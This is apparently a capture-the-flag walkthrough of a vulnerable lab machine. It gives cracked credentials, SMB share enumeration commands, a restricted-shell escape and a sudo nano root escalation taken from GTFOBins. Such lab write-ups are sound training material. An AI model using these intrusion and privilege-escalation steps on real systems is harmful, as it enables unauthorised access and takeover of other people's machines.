


Hashes Found

```
admin, 3cb1d13bb83ffff2defe8d1443d3a0eb
intern, 4a8a2b374f463b7aedbb44a066363b81
patrick, 87e6d56ce79af90dbe07d387d3d0579e
qiu, ee64497098d0926d198f54f6d5431f98
```


Hashes Recovered

```
Intern:12345678900987654321
```




Hashes Recovered

```
qiu:qiu
```



Hash recovered

```
patrick:P@ssw0rd25
```



Port 139 & 445

Lets see if we can see anything on #smbd service

```
┌──(kali㉿kali)-[~/Desktop/Development/Scan]
└─$ smbmap -H 192.168.202.153
[+] Guest session       IP: 192.168.202.153:445 Name: 192.168.202.153
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        access                                                  NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (development server (Samba, Ubuntu))
```

Since we found some CC lets see who can log in

```
smbmap -H 192.168.202.153  -u 'Intern' -p
'12345678900987654321'
smbmap -H 192.168.202.153  -u 'qiu' -p 'qiu'
```

```
┌──(kali㉿kali)-[~/Desktop/Development/Scan]
└─$ smbmap -H 192.168.202.153  -u 'Intern' -p '12345678900987654321'
[+] IP: 192.168.202.153:445     Name: 192.168.202.153
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  READ ONLY       Printer Drivers
        access                                                  READ ONLY
        IPC$                                                    NO ACCESS       IPC Service (development server (Samba, Ubuntu))

┌──(kali㉿kali)-[~/Desktop/Development/Scan]
└─$ smbmap -H 192.168.202.153  -u 'qiu' -p 'qiu'
[+] Guest session       IP: 192.168.202.153:445 Name: 192.168.202.153
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        access                                                  NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (development server (Samba, Ubuntu))

┌──(kali㉿kali)-[~/Desktop/Development/Scan]
└─$
```

We can see there are some files we may want to look at under the user Intern, like `tcpdump.txt`.

```
smbmap -H 192.168.202.153  -u 'Intern' -p
'12345678900987654321' -R
```

```
┌──(kali㉿kali)-[~/Desktop/Development/Scan]
└─$ smbmap -H 192.168.202.153  -u 'Intern' -p '12345678900987654321' -R
[+] IP: 192.168.202.153:445     Name: 192.168.202.153
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  READ ONLY       Printer Drivers
        .\print$\*
        dr--r--r--                0 Sun Jul 15 07:11:14 2018    .
        dr--r--r--                0 Sun Jul 15 07:11:27 2018    ..
        dr--r--r--                0 Wed Apr 18 10:49:54 2018    x64
        dr--r--r--                0 Wed Apr 18 10:49:54 2018    W32ALPHA
        dr--r--r--                0 Wed Apr 18 10:49:54 2018    W32X86
        dr--r--r--                0 Wed Apr 18 10:49:54 2018    COLOR
        dr--r--r--                0 Wed Apr 18 10:49:54 2018    W32PPC
        dr--r--r--                0 Wed Apr 18 10:49:54 2018    WIN40
        dr--r--r--                0 Wed Apr 18 10:49:54 2018    W32MIPS
        dr--r--r--                0 Wed Apr 18 10:49:54 2018    IA64
        access                                                  READ ONLY
        .\access\*
        dr--r--r--                0 Mon Jul 16 11:47:23 2018    .
        dr--r--r--                0 Tue Dec 25 20:38:13 2018    ..
        dr--r--r--                0 Sun Jul 15 07:18:37 2018    x64
        dr--r--r--                0 Sun Jul 15 07:18:37 2018    W32ALPHA
        dr--r--r--                0 Sun Jul 15 07:18:37 2018    W32X86
        fr--r--r--              210 Mon Jul 16 11:47:23 2018    tcpdump.txt
        dr--r--r--                0 Sun Jul 15 07:18:37 2018    W32PPC
        dr--r--r--                0 Sun Jul 15 07:18:37 2018    WIN40
        dr--r--r--                0 Sun Jul 15 07:18:37 2018    W32MIPS
        dr--r--r--                0 Sun Jul 15 07:18:37 2018    IA64
        IPC$                                                    NO ACCESS       IPC Service (development server (Samba, Ubuntu))
```

```
smbget -R smb://192.168.202.153/access/tcpdump.txt  -U=Intern%12345678900987654321
```

```
┌──(kali㉿kali)-[~/Desktop/Development/Scan]
└─$ smbget -R smb://192.168.202.153/access/tcpdump.txt  -U=Intern%12345678900987654321
Using workgroup WORKGROUP, user Intern
smb://192.168.202.153/access/tcpdump.txt

Downloaded 210b in 0 seconds


┌──(kali㉿kali)-[~/Desktop/Development/Scan]
└─$ ls -la tcpdump.txt
 -rwxr-xr-x   1   kali   kali    210 B     Sun Feb 12 00:11:33 2023  tcpdump.txt


┌──(kali㉿kali)-[~/Desktop/Development/Scan]
└─$ cat tcpdump.txt
1. request for rights to perform tcpdump on traffic. we want to monitor network traffic.
2. tcpdump is a useful tool; we should learn how to pipe tcpdump traffic for building up our Security Operations Centre.
```

Initial Foot hold & Execution (TA0001-2)

Exploit-DB:https://www.exploit-db.com/exploits/7444

OSWAP 10 as #A01 & #A03 & #A05


Type of Exploit: #OSWAP


#EDB-ID-7444

After much time we found that there is a webpage that has a script that is being used in a way that well we would never find in the real word but hey, if we do, pray. The public exploits reveals credentials to users of the web system. The hashes recovered were recovered with a simple website to crack hashes. We used the recovered CC to the intern user and logged in via ssh. We also jumped out of the restricted shell so we have full access to the shell assigned to the user intern.

POC

http://192.168.202.153:8080/developmentsecretpage/slog_users.txt






```
ssh intern@192.168.202.153
echo os.system('/bin/bash')
```

```
┌──(kali㉿kali)-[~/Desktop/Development/Scan]
└─$ ssh intern@192.168.202.153
intern@192.168.202.153's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Feb 12 05:27:03 UTC 2023

  System load:  0.0               Processes:           167
  Usage of /:   31.6% of 19.56GB  Users logged in:      0
  Memory usage: 36%               IP address for ens33: 192.168.202.153
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

190 packages can be updated.
56 updates are security updates.

New release '20.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Sun Feb 12 05:20:12 2023 from 192.168.202.128
Congratulations! You tried harder!
Welcome to Development!
Type '?' or 'help' to get the list of allowed commands
intern:~$
```


```
intern:~$ echo os.system('/bin/bash')
intern@development:~$ id
uid=1002(intern) gid=1006(intern) groups=1006(intern)
intern@development:~$ whoami
intern
intern@development:~$ hostname
development
```

development (192.168.202.153)

Username:Password

```
intern:12345678900987654321
```

Screenshot Proof of user



Privilege Escalation (TA0004)

PE technique (#LPE-02)

```
intern@development:~$ id
uid=1002(intern) gid=1006(intern) groups=1006(intern)
intern@development:~$ whoami
intern
intern@development:~$ su patrick
Password:
patrick@development:/home/intern$ id
uid=1001(patrick) gid=1005(patrick) groups=1005(patrick),108(lxd)
patrick@development:/home/intern$ whoami
patrick
patrick@development:/home/intern$ sudo -l
Matching Defaults entries for patrick on development:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User patrick may run the following commands on development:
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /bin/nano
patrick@development:/home/intern$
```

We su into Patrick and we check what sudo permission this user has.

```
User patrick may run the following commands on
development:
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /bin/nano
```


POC Image

```
sudo /bin/nano
^R^X
reset; sh 1>&0 2>&0
```

Reference:

https://gtfobins.github.io/gtfobins/nano/#sudo


GNU nano 2.9.3
Command to execute: reset; sh 1>&0 2>&0
^G Get Help
^C Cancel


Command to execute: reset; sh 1>&0 2>&0# id
uid=0(root) gid=0(root) groups=0(root)
# whoamil
root
hostname
development
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
inet 192.168.202.153/24 brd 192.168.202.255 scope global dynamic ens33
valid_lft 957sec preferred_lft 957sec
inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
valid_lft forever preferred_lft forever
#
^X Read File
M-F New Buffer

Proof of User

```
root@development:/home/intern# id
uid=0(root) gid=0(root) groups=0(root)
root@development:/home/intern# whoami
root
root@development:/home/intern# hostname
development
root@development:/home/intern# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.153/24 brd 192.168.202.255 scope global dynamic ens33
       valid_lft 1795sec preferred_lft 1795sec
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
       valid_lft forever preferred_lft forever
root@development:/home/intern#
```